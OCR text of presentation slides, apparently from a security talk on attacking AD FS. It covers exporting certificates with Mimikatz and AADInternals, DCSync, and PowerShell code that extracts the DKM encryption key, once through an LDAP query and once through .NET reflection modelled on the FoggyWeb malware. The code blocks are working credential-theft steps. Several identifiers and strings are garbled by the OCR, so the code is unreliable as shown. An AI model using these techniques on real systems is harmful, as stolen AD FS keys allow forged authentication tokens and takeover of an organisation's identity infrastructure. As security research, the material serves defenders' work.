
# AD FS attack graph




# Export certificates

- MMC
  - Requires that private key is marked as exportable
- Tools
  - AADInternals
  - Mimikatz

# AD FS attack graph



# Locating the key




# Extracting DKM key using LDAP query

```
# Get DKM container info
$group =     $Configuration.ServiceSettingsData.PolicyStore.DkmSettings.Group
$container = $Configuration.ServiceSettingsData.PolicyStore.DkmSettings.ContainerName
$parent =    $Configuration.ServiceSettingsData.PolicyStore.DkmSettings.ParentContainerDn
$base =      "LDAP://CN=$group,$container,$parent"

# The "displayName" attribute of "CryptoPolicy" object refers to the value of the "l" attribute of
# the object containing the actual encryption Key in its "thumbnailphoto" attribute.
$ADSearch =        [System.DirectoryServices.DirectorySearcher]::new([System.DirectoryServices.DirectoryEntry]::new($base))
$ADSearch.Filter = '(name=CryptoPolicy)'
$ADSearch.PropertiesToLoad.Clear()
$ADSearch.PropertiesToLoad.Add("displayName") | Out-Null
$aduser =          $ADSearch.FindOne()
$keyObjectGuid =   $ADUser.Properties["displayName"]

# Read the encryption key from AD object
$ADSearch.PropertiesToLoad.Clear()
$ADSearch.PropertiesToLoad.Add("thumbnailphoto") | Out-Null
$ADSearch.Filter="(l=$keyObjectGuid)"
$aduser=$ADSearch.FindOne()
$key=[byte[]]$aduser.Properties["thumbnailphoto"][0]
Write-Verbose "Key object guid: $keyObjectGuid"
```


# AD FS attack graph



# DCSync

- Extract the key by using Domain Controller Replication Service (DRS)
- Requires credentials of account with “Replicating Directory Changes” permissions
- Possible targets
  - Domain Admin
  - Azure AD Connect

# AD FS attack graph



# .NET reflection

- NOBELIUM FoggyWeb[1]
- Implemented to AADInternals v0.6.9 with Roberto Rodriquez (@Cyb3rWard0g) from MSTIC R&D

1. https://www.microsoft.com/security/blog/2021/09/27/foggyweb-targeted-nobelium-malware-leads-to-persistent-backdoor/

# .NET reflection

```powershell
# Reference: https://www.microsoft.com/security/blog/2021/09/27/foggyweb-targeted-nobelium-malware-leads-to-persistent-backdoor/

# Get the service using WMI to get location
$adfsService   = Get-WmiObject -Query 'select * from win32_service where name="adfssrv"'
$adfsDirectory = (get-item $adfsService.PathName).Directory.FullName

# Load Microsoft.IdentityServer.Service.dll
$adfsDll      = [IO.File]::ReadAllBytes((Join-Path -Path $adfsDirectory -ChildPath 'Microsoft.IdentityS    er.Service.dll'))
$adfsAssembly = [Reflection.Assembly]::Load($adfsDll)
Remove-Variable "adfsDll"

# Load Microsoft.IdentityServer.dll
$misDll      = [IO.File]::ReadAllBytes((Join-Path -Path $adfsDirectory -ChildPath 'Microsoft.IdentityServer.dll'))
$misAssembly = [Reflection.Assembly]::Load($misDll)
Remove-Variable "misDll"

# Load serializer class
$serializer = $misAssembly.GetType('Microsoft.IdentityServer.PolicyModel.Configuration.Utility')

# Get type of Microsoft.IdentityServer.PolicyModel.Configuration.ServiceSettingsData using .NET Reflection
$serviceSettingsDataType = $misAssembly.GetType('Microsoft.IdentityServer.PolicyModel.Configuration.Service    a')

# Convert the configuration xml to object .NET Reflection
# public static T Deserialize<T>(string xmlData) where T : ContractObject
$configObject = Invoke-ReflectionMethod -TypeObject $serializer -Method "Deserialize" -GenericType $serviceSettingsDat    ameters

# Get type of Microsoft.IdentityServer.Service.Configuration.AdministrationServiceState using .NET Reflection
$srvStateType = $adfsAssembly.GetType('Microsoft.IdentityServer.Service.Configuration.AdministrationServiceState')
```

Load dll

Load dll

Get config serializer

Convert config to object

Get type

# .NET reflection

```
try
{
    # Use the configuration object
    Invoke-ReflectionMethod -TypeObject $srvStateType -Method "UseGivenConfiguration" -Parameters @($configObject)
}
catch
{
    Write-Error ("Could not load KDM key! 0x{0:X}: {1}" -f $_.Exception.InnerException.ErrorCode,$_.Ex                nnerException.M
    return $null
}

# Get instance of Microsoft.IdentityServer.Service.Configuration.Administration                ate
$srvState = Get-ReflectionField -TypeObject $srvStateType -FieldName "_state"

# Get instance of Microsoft.IdentityServer.CertificateManagement.DkmDataProtector
$dkm = Get-ReflectionField -TypeObject $srvStateType -ValueObject $srvState -FieldName "_certificateProtector"

# Get Instance of Microsoft.IdentityServer.Dkm.IDKM
$dkmIDKM = Get-ReflectionField -TypeObject $dkm.getType() -ValueObject $dkm -FieldName "_dkm"

# Get the key by invoking EnumerateKeys
$keys = Invoke-ReflectionMethod -TypeObject $dkmIDKM.GetType() -ValueObject $dkmIDKM -Method "Enumerate Keys"
$key = $keys[0].KeyValue
Write-Verbose "Key object guid: $($keys[0].Guid)"
```

Load configuration

